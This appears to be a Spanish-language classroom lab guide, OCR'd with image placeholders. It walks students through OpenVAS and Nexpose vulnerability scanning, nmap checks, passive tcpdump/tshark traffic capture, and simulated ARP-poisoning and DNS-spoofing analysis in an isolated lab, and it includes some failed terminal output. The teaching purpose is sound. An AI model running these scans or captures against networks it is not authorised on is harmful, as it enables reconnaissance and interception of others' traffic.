
Objetivo: usar OpenVAS para centrarse en un servicio específico.
Pasos:

1. En el target, selecciona *Port List* → crea una personalizada (por ejemplo, solo puerto 22 o 80).
2. Lanza el escaneo de ese target.

Entregable:

- Captura del resultado.
- Explica qué vulnerabilidades están relacionadas con ese servicio.







🔐 Ejercicio 5: Interpretar un CVE

Objetivo: analizar un CVE reportado.
Pasos:

1. En el informe, elige una vulnerabilidad con CVE (por ejemplo, CVE-2017-0144).
2. Busca en https://nvd.nist.gov o cve.mitre.org.
3. Explica:
    - Qué vulnerabilidad es.
    - Qué impacto tiene.
    - Cómo se puede mitigar.





🚫 El Objetivo Escaneado NO es Vulnerable al CVE-2017-0144


El escaneo de Greenbone sobre la máquina que elegiste **no detectó la vulnerabilidad CVE-2017-0144**.

🧠 Ejercicio 6: Comparar políticas de escaneo

Objetivo: comprobar diferencias entre distintos niveles de análisis.
Pasos:

1. Lanza dos tareas sobre el mismo objetivo:
    - “Full and Fast”
    - “Full and Very Deep”
2. Compara el número de vulnerabilidades encontradas.

Entregable: tabla comparativa y conclusiones.





⚡ Ejercicio 7: Exportar y documentar informes

Objetivo: generar informes técnicos.
Pasos:

1. Abre cualquier informe en la interfaz web.
2. Exporta el resultado en PDF o HTML.
3. Añade al documento tus observaciones.

Entregable: informe exportado + resumen de hallazgos





4) Nexpose / InsightVM

Instalación y primer uso de Nexpose (InsightVM) en Kali Linux


Nota: estas instrucciones están pensadas para la Community / Trial installer de Rapid7 (archivo .bin). Los nombres/URLs pueden variar según versión; si el .bin no se puede descargar, el profesor debe proporcionar el archivo.

1) Preparar Kali (actualizar + utilidades)

Abre una terminal y ejecuta:


```
sudo apt update && sudo apt upgrade -y

sudo apt install wget net-tools unzip -y
```



Comprueba la IP de la VM (anótala; la usarás para acceder al GUI):

```
ip a | grep -E "inet .*brd" -n
```



---


2) Descargar el instalador (ejemplo genérico)

Descarga el instalador (sustituye el nombre si el fichero es distinto)

```
wget -O Rapid7Setup-Linux64.bin
"https://download2.rapid7.com/download/InsightVM/Rapid7Setup-Linux64.bin"
```

Hazlo ejecutable:

```
chmod +x Rapid7Setup-Linux64.bin
```



---


3) Ejecutar el instalador (modo texto / consola)


Lánzalo con sudo:

sudo ./Rapid7Setup-Linux64.bin

- **El instalador puede abrir un instalador gráfico o modo texto en terminal.**
- **Acepta EULA/Next.**
- **Instálalo en la ruta por defecto (p. ej. /opt/rapid7/nexpose).**
- **Si te pregunta por puertos, deja por defecto (UI: 3780).**

Si no ves interfaz gráfica durante la instalación (instalador gráfico necesita entorno X), el instalador suele funcionar también en modo texto. Sigue las instrucciones en pantalla.





---

4) Iniciar/gestionar servicios Nexpose

Tras la instalación, inicia el servicio (comandos típicos):

```
sudo /etc/init.d/nexposeconsole start
```

o (systemd)

```
sudo systemctl start nexposeconsole.service

sudo systemctl status nexposeconsole.service
```

Salida esperada: Active: active (running) o similar. Si ves errores, copia la salida para diagnóstico.

Comprueba que el puerto web está escuchando:

```
sudo ss -tulpn | grep 3780 || sudo ss -tulpn | grep nexpose
```

---

5) Abrir la interfaz web (desde Kali o cualquier máquina con acceso)

Abre un navegador en Kali (o en otra máquina de la red) e introduce:

```
https://<IP-de-la-Kali>:3780
```

- **Acepta el certificado autofirmado si aparece.**
- **Usuario por defecto suele ser nxadmin (o te pedirá crear uno durante la instalación). Usa la contraseña que hayas definido.**

Si no accede desde otra máquina, revisa firewall local:

```
sudo ufw status
```

si está activo y bloquea, permitir puerto:

```
sudo ufw allow 3780/tcp
```

---

6) Activar licencia Community / crear usuario

- **En el primer acceso te pedirá crear/activar la cuenta.**
- **Para Community Edition puede solicitar un activation key (gratis tras registro en Rapid7). El flujo GUI te guía: registra un correo y pega la clave en la consola.**
- **Si no puedes obtener clave en clase, pide al profesor que la proporcione.**

---

7) Crear primer Site y lanzar un escaneo (pasos GUI simples)

1. **Login → menú principal.**
2. **Assets → Sites → New Site**
    - **Name: Lab_192.168.56.30**
    - **Add asset: 192.168.56.30 → Add → Save.**
3. **Abrir el Site → botón Scan → elegir política por defecto (ej.: *Full audit without Web Spider* o similar) → Start.**
4. **Espera a que termine. Captura pantalla de Site con status Finished.**

---

8) Validaciones / comandos útiles (en terminal del equipo del grupo)

Usa estos comandos sencillos para comprobar hallazgos que veáis en el informe.

- **Comprobar SSH (versión/banners):**

```
nmap -sV -p 22 192.168.56.30

# salida ejemplo: 22/tcp open  ssh OpenSSH 7.2p2
```

- **Comprobar HTTP / server-status (mod_status):**

```
curl -I http://192.168.56.30/server-status

curl http://192.168.56.30/server-status | head -n 30
```

- **Comprobar certificado TLS (fechas):**

```
echo | openssl s_client -connect 192.168.56.30:443 -servername 192.168.56.30 2>/dev/null | openssl x509 -noout -dates

# devuelve notBefore / notAfter
```

- **Comprobar puertos y servicios:**

```
nmap -sV 192.168.56.30
```

- **Comprobar conectividad al servidor Nexpose (desde un cliente):**

```
ping -c 3 <IP-Nexpose>

curl -k https://<IP-Nexpose>:3780
```

---

9) Exportar informe desde la GUI

- **Tras terminar el escaneo: Reports → Generate Report → elegir formato PDF o HTML → Download.**
- **Guardad el PDF como nexpose_report_<grupo>.pdf.**

---

10) Problemas comunes y soluciones rápidas

- **Instalador no se ejecuta / falta permisos → asegúrate chmod +x y ejecuta con sudo.**
- **Instalación gráfica falla en entorno headless → ejecuta el instalador en modo texto (seguir prompts en terminal).**
- **Servicio no arranca → ver logs en /opt/rapid7/nexpose/nsc/logs/ o /var/log/ (ruta puede variar).**
- **sudo journalctl -u nexposeconsole.service -n 200**
- **No podéis activar la licencia → pedir al profesor que active o proporcione la key**

5) dsniff / tcpdump — captura pasiva (solo lectura)

Objetivo: capturar tráfico HTTP no cifrado y analizar headers visibles.

Preparación/seguridad: usar solo la red de laboratorio, páginas HTTP locales. No capturar tráfico de terceros.

Comandos (captura y análisis):

Capturar 20 segundos en interfaz eth0

```
sudo tcpdump -i eth0 -w captura_lab.pcap -c 500
```

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 -w captura_lab.pcap -c 500
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144
s
500 packets captured
509 packets received by filter
0 packets dropped by kernel
```

Analizar HTTP en pcap con tshark

```
tshark -r captura_lab.pcap -Y http.request -T fields -e ip.src -e http.request.method -e
http.host -e http.request.uri
```

```
┌──(kali㉿kali)-[~]
└─$ tshark -r captura_lab.pcap -Y http.request -T fields -e ip.src -e http.requ
ethod -e http.host -e http.request.uri
192.168.0.55    M-SEARCH        239.255.255.250:1900    *
192.168.0.137   M-SEARCH        239.255.255.250:1900    *
```

Salida de ejemplo:

```
192.168.56.11 GET    interno.lab      /pagina1.html

192.168.56.11 GET    interno.lab      /assets/logo.png
```

Interpretación (solución):

- Se ven las URLs solicitadas (host + path) y la IP origen.
- Explicar que en HTTP los headers van en texto claro; con TLS (HTTPS) estos datos están cifrados y solo se vería SNI (o encriptado si TLS1.3 sin ESNI).

Conclusión para el alumno: TLS protege el contenido y los headers; obligar HTTPS evita exposición de navegación**.**


```
┌──(kali㉿kali)-[~]
└─$ tshark -r captura_lab.pcap -Y http.request -T fields -e ip.src -e http.requ
ethod -e http.host -e http.request.uri
192.168.0.55    M-SEARCH        239.255.255.250:1900    *
192.168.0.137   M-SEARCH        239.255.255.250:1900    *
```


---

6) ARP poisoning / MitM — versión simulada / análisis forense (NO ejecutar en redes reales)

Aviso: No proporciones ni ejecutes técnicas MitM en redes que no sean laboratorio controlado y autorizadas. Para enseñar, usa pcap de ejemplo que muestre el ataque o una red aislada preparada por el profesorado.

Actividad segura (pasos):

1. Usar el fichero un mitm_capture.pcap donde en las tablas ARP aparecen respuestas ARP maliciosas.
2. Los alumnos analizarán el pcap para detectar señales de ARP poisoning: múltiples ARP replies con la misma IP pero distinta MAC, o cambio súbito de la MAC asociada a la gateway.

Comandos para análisis (en la VM del alumno con el pcap):

listar paquetes ARP

```
tshark -r mitm_capture.pcap -Y arp -T fields -e frame.time -e arp.src.proto_ipv4 -e arp.src.hw_mac -e arp.dst.proto_ipv4 -e arp.dst.hw_mac
```

```
┌──(kali㉿kali)-[~]
└─$ tshark -r mitm_capture.pcap -Y arp -T fields -e frame.time -e arp.src.pr
 -e
tshark: option requires an argument: e

Usage: tshark [options] ...

Capture interface:
  -i <interface>, --interface <interface>
                           name or idx of interface (def: first non-loopback
  -f <capture filter>      packet filter in libpcap filter syntax
  -s <snaplen>, --snapshot-length <snaplen>
                           packet snapshot length (def: appropriate maximum)
  -p, --no-promiscuous-mode
                           don't capture in promiscuous mode
  -I, --monitor-mode       capture in monitor mode, if available
  -B <buffer size>, --buffer-size <buffer size>
                           size of kernel buffer in MiB (def: 2MiB)
  -y <link type>, --linktype <link type>
                           link layer type (def: first appropriate)
  --time-stamp-type <type> timestamp method for interface
  -D, --list-interfaces    print list of interfaces and exit
  -L, --list-data-link-types
                           print list of link-layer types of iface and exit
```

```
# mostrar conversaciones IP para ver si el atacante aparece en medio (tcpdump/tshark)

tshark -r mitm_capture.pcap -q -z conv,ip
```

Salida/ejemplo esperado (fragmento):

```
2026-04-01 10:02:12  192.168.56.1   aa:bb:cc:11:22:33      192.168.56.11 00:11:22:33:44:55

2026-04-01 10:02:13  192.168.56.1   66:77:88:99:aa:bb      192.168.56.11 00:11:22:33:44:55
```

Observa que la dirección MAC asociada a 192.168.56.1 cambia de aa:bb:cc... a 66:77:88... → indicio de poisoning.

Qué pedir al alumno (solución):

- Identificar el timestamp donde cambió la MAC de la gateway.
- Explicar por qué ip_forward=1 es necesario en un atacante real (permite que el atacante reenvíe tráfico para no provocar caída).
- Proponer mitigaciones: ARP estático en hosts críticos, DHCP snooping, port-security en switches.

```
┌──(kali㉿kali)-[~]
└─$ arp.src.hw_mac -e arp.dst.proto_ipv4 -e arp.dst.hw_mac
arp.src.hw_mac: command not found

┌──(kali㉿kali)-[~]
└─$ tshark -r mitm_capture.pcap -q -z conv,ip
tshark: The file "mitm_capture.pcap" doesn't exist.

┌──(kali㉿kali)-[~]
└─$
```


---

7) dnspoof — demo de falsificación DNS (versión segura)

Objetivo: ver el efecto de una resolución DNS falsificada sin realizar spoofing en red real.


Versión segura (recomendada): editar /etc/hosts del cliente víctima en el laboratorio (o usar un archivo hosts-spoof) para simular redirección y comparar resoluciones dig antes y después.

Pasos (simulación):



1. En la VM cliente, ejecutar:

```
dig +short example.com @8.8.8.8
```




```
# guarda IP_original
```

2. Editar /etc/hosts (necesitas permiso) y añadir:

```
192.168.56.50   example.com
```

3. Volver a consultar:

```
dig +short example.com

# ahora devuelve 192.168.56.50
```

Explicación (solución):

- Mostrar la diferencia en resolución: antes → IP original pública; después → IP del servidor controlado en lab.
- Concluir que la respuesta DNS del resolver fue suplantada por /etc/hosts local, simulando el efecto del spoofing sin riesgos.

Alternativa de análisis de pcap: proporcionar dnsspoof_capture.pcap y pedirles que extraigan la respuesta DNS falsa con tshark -r dnsspoof_capture.pcap -Y "dns.flags.rcode == 0 && dns.qry.name == \"example.com\"".

---

8) filesnarf — ver nombres de ficheros transferidos (metadatos)

Objetivo: mostrar que los nombres/tamaños de ficheros pueden ser visibles en transferencias no cifradas.

Preparación: servicio HTTP/FTP local en la red de laboratorio; subir/descargar prueba.txt.

Comando de análisis (usar pcap o filesnarf si está disponible):

```
tshark -r captura_http.pcap -Y http -T fields -e http.request.full_uri -e http.content_length
```

Salida ejemplo:

```
http://192.168.56.30/upload/prueba.txt          1024
```

Interpretación (solución):

- Se ve la URL exacta y la longitud de contenido; en protocolos que no cifran metadatos (p.ej. FTP sin TLS o HTTP), estos metadatos son visibles.
